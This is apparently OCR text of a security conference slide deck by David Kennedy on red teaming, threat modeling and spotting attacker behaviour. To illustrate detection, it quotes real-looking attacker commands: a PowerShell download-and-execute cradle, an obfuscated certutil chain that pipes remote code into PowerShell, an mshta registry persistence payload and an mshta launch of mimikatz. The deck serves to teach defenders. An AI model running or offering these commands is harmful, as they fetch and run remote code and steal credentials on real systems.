Using Red Teams For So Much More...

Presenter: David Kennedy
Founder, TrustedSec, Binary Defense Systems

Twitter: @HackingDave, @TrustedSec, @Binary_Defense
https://www.trustedsec.com https://www.binarydefense.com

Experience

Founder of TrustedSec and Binary Defense
CSO of a Fortune 1000
USMC Intel Analyst

Author


Author of several open-source tools
Co-Author of Metasploit Book

On the News

Routine guest on major news outlets
Testified at Congress

Speaker


Speak at a number of conferences across the globe



The tactics, techniques, and procedures (TTPs) of attackers change.

Frequently.

Most organizations still not ready for red teams or advanced detection criteria.



Understanding attack patterns and abnormal patterns of behavior becomes a challenge for organizations.


def·i·ni·tion

defəˈniSH(ə)n

noun

a statement of the exact meaning of a word, especially in a dictionary.

Threat Model



Business Demographics

"Crown Jewels"

Countries in play

Capabilities

Threat Intelligence

Known/Unknown Sources

Threat Matrix

Threat Simulation

Capabilities and Countermeasures





Image courtesy of US-CERT: JAR



Jeremiah Grossman @jeremiahg 1d

Its said an adversay just needs to find 1 vuln to win. To do that, they just need to find just 1 system the target didn't know they owned.

In reply to @jeremiahg

egyp7
@egyp7

@jeremiahg Counterpoint: once you're on a system, adversary roles reverse. Blue only needs to find one IoC to catch Red.


5/17/16 12:04 PM

22 RETWEETS 31 LIKES

Understanding attackers.

Increasingly easier to spot and identify obfuscated or heavily modified code:

powershell -nop -Exec Bypass -Command (New-Object System.Net.WebClient).DownloadFile('http://<sanizitied>.com/nino/arnif.mdf', $env:APPDATA + '\Teh.exe'); Start-Process $env:APPDATA'\Teh.exe';(New-Object System.Net.WebClient).DownloadString('http://<sanitized>/s.php?id=arnif');




```
your SET machine is
[no]: no IP address than your reverse listener.
face IP or if your using an external IP, what
ion back and to house the web server (your interface address
hostname for the reverse connection:[192.168.170.251
not an IP address. Are you using a hostname? [y/n] :n
ess for the reverse connection:
```

Even better (thanks Daniel Bohannon for this one on Twitter):

cmd set VAR+cmd+certutil%VAR%:

cmd/c "set FU= -ping ht^tp://bit.ly/L3g1t^|findstr /v /R ^^[hGC][te][tr]^|powershell -&&cmd/c certutil%FU%"




```
Process Create:
UtcTime: 2017-10-23 02:40:59.741
ProcessGuid: {5e8b5893-56bb-59ed-0000-0010503cae07}
ProcessId: 8456
Image: C:\Windows\System32\certutil.exe
CommandLine: certutil  -ping http://bit.ly/L3g1t
```

```
C:\>cmd/c "set FU= -ping ht^tp://bit.ly/L3g1t^|findstr /v /R ^^[hGC][te][tr]^|powershell -&&cmd/c certutil%FU%"
SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION
```

Or more:

```
HKEY_USERS:SANITIZED\Software\Microsoft\Windows\CurrentVersion\Run"C:\Windows\system32\m
shta.exe"
"about:<script>c1hop="X642N10";R3I=new%20ActiveXObject("WScript.Shell");QR3iroUf="I7pL7";k9To7
P=R3I.RegRead("HKCU\\software\\bkzlq\\zsdnhepyzs");J7UuF1n="Q2LnLxas";eval(k9To7P);JUe5wz3O
="zSfmLod";</script>"
```

From: Binary Defense



Casey Smith
@subTee


My morning #mimikatz coffee, served up inside mshta.exe

```
C:\Tools>dir mimikatz.log
 Volume in drive C is System
 Volume Serial Number is 5CF0-4C08

 Directory of C:\Tools

File Not Found

C:\Tools>mshta.exe javascript:a=GetObject("script:http://127.0.0.1:8000/mshta.sct").Exec(); log coffee exit

C:\Tools>type mimikatz.log
Using 'mimikatz.log' for logfile : OK

mimikatz(commandline) # coffee

    ( (
     ) )
  .______.
  |      |]
  \      /
   `----'

mimikatz(commandline) # exit
Bye!

C:\Tools>
```


9:02 AM - 18 Jan 2018

That is not legit.

But how do you know?



Red Team Responsibilities



Research

